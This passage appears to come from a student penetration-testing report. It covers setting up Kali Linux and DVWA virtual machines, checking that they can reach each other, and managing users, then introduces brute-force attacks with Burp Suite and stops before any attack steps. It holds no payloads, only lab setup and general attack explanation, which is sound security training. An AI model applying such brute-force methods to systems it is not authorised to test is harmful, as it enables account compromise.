


Figure 11: Network Adaptor

After pressing the start button, both virtual machines will start up, and we can test their connectivity by pinging them from each freshly constructed virtual machine.




Figure 12: Starting System







Figure 13: Kali Linux System Testing

We can obtain the IP address of the current virtual machine by using the "ifconfig" command, which we can then use to test it using ping.



A screenshot of a Linux terminal window titled "DVWA [Running] - Oracle VM VirtualBox". The window shows the output of a terminal session. At the top, there's a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu, the system information is displayed: "Linux dvwa 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686 GNU/Linux" and "Ubuntu 10.04.1 LTS". A "Welcome to Ubuntu!" message follows, with a link to documentation. The next section shows the output of the "ifconfig" command. It lists two interfaces: "eth0" and "lo". "eth0" is an Ethernet interface with the MAC address 08:00:27:2a:c9:45, IP address 192.168.56.102, and a broadcast address of 192.168.56.255. "lo" is a loopback interface with the IP address 127.0.0.1. Both interfaces show statistics for RX and TX packets, errors, dropped frames, overruns, and collisions. The session ends with a prompt "dvwa@dvwa:~\$".

```
File Machine View Input Devices Help
Linux dvwa 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686 GNU/Linux
Ubuntu 10.04.1 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

=DVWA 1.0.7 LiveCD= http://www.dvwa.co.uk/


dvwa@dvwa:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:2a:c9:45
          inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2a:c945/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KB) TX bytes:1152 (1.1 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6624 (6.6 KB) TX bytes:6624 (6.6 KB)

dvwa@dvwa:~$
```

Figure 14: Testing on DVWA





DVWA [Running] - Oracle VM VirtualBox


```
File Machine View Input Devices Help
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2 errors:0 dropped:0 overruns:0 frame:0
TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1180 (1.1 KB) TX bytes:1152 (1.1 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:84 errors:0 dropped:0 overruns:0 frame:0
        TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:6624 (6.6 KB) TX bytes:6624 (6.6 KB)

d0wa@dvwa:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=3.22 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.321 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.317 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.314 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.318 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.355 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.321 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.425 ms
^C
--- 192.168.56.101 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7014ms
rtt min/avg/max/mdev = 0.314/0.700/3.229/0.956 ms
d0wa@dvwa:~$
```

Figure 15: Pinging Kali from DVWA





```
DVWA [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2 errors:0 dropped:0 overruns:0 frame:0
TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1180 (1.1 KB) TX bytes:1152 (1.1 KB)

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:84 errors:0 dropped:0 overruns:0 frame:0
TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:6624 (6.6 KB) TX bytes:6624 (6.6 KB)

duya@duya:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=3.22 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.321 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.317 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.314 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.318 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.355 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.321 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.425 ms
^C
--- 192.168.56.101 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7014ms
rtt min/avg/max/mdev = 0.314/0.700/3.229/0.956 ms
duya@duya:~$
```

Figure 16: Pinging DVWA from Kali



KALI [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Trash

File System

Home

```
root@kali:/ 
File Actions Edit View Help
[(kali㉿kali)-~]
$ cd /
[(kali㉿kali)-/]
$ ls
bin  home      lib32   media  root  sys  vmlinuz
boot initrd.img  lib64   mnt    run   tmp  vmlinuz.old
dev  initrd.img.old libx32  opt    sbin  usr
etc  lib        lost+found  proc   srv   var

[(kali㉿kali)-/]
$ ls home
kali

[(kali㉿kali)-/]
$ adduser Navin
adduser: Only root may add a user or group to the system.

[(kali㉿kali)-/]
$ whoami
kali

[(kali㉿kali)-/]
$ sudo su
[sudo] password for kali:
[(root㉿kali)-/]
#
```

Figure 17: Switching to Root in Kali to add a new username






Figure 18: Added username and new password




Figure 19: Switched to the created user





The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "navin@kali:/". The command-line history shows the following commands:

```

File Actions Edit View Help
(navin@kali)-[~]
$ hostname i
hostname: you must be root to change the host name
(navin@kali)-[~]
$ hostname -i
127.0.1.1
(navin@kali)-[~]
$ hostname
kali
(navin@kali)-[~]
$ cal
      March 2023
Su Mo Tu We Th Fr Sa
  1  2  3  4
  5  6  7  8  9 10 11
12 13 14 15 16 17 18
19 20 21 22 23 24 25
26 27 28 29 30 31

(navin@kali)-[~]
$ date
Tue Mar 28 05:45:33 PM EDT 2023
(navin@kali)-[~]
$ whoami
navin
(navin@kali)-[~]
$ 

```

Figure 20: Executed the “date”, “hostname” and “whoami”

4. DVWA VULNERABILITIES

The DVWA and main goal of this pen-testing playground is to assist security specialists in testing their knowledge and technologies.

If you want to work in security, you need to have expertise in finding bugs and vulnerabilities in web applications. By using your expertise, you can always advance professionally and at work. Before entering the professional field, newbies should test their understanding of the procedures and tactics for protecting web apps. You can determine where you stand and where you need to make the greatest progress by demonstrating how things are done.

5. BRUTE FORCE ATTACK

An automated procedure of testing every conceivable combination of characters or passwords until the proper one is identified is used in this sort of attack. It is a time-consuming technique based on the premise that the target's password is weak or easily guessable. This technique is known as brute force cracking. Brute force attacks are



simple and dependable. Attackers pass this task off to a machine, which may test a variety of username and password combinations before settling on one that works. Since attackers are harder to stop after they have internet connectivity, the best defense is to thwart a brute force attack as it is happening.

The two most prevalent uses of brute force assaults are to crack passwords and encryption keys (keep reading to learn more about encryption keys). Brute-force attacks commonly target SSH logins and API keys. Login pages of websites are often targeted by scripts or bots that attempt to carry out brute-force password attacks.

Brute force attacks have the advantage of being relatively easy to execute, and if given enough time and in the absence of any targeted security measures, they will eventually succeed. However, brute force attacks can be time-consuming as they must attempt every possible combination before succeeding.

Let's explore how to launch an attack on the system. Kali Linux comes equipped with various built-in tools for penetration testing and intrusion detection, including Burp Suite which can be used for application security testing.

Before we can start, we have to set the security settings on the Kali machine. There are several security settings that need to be lowered to proceed with the attack.

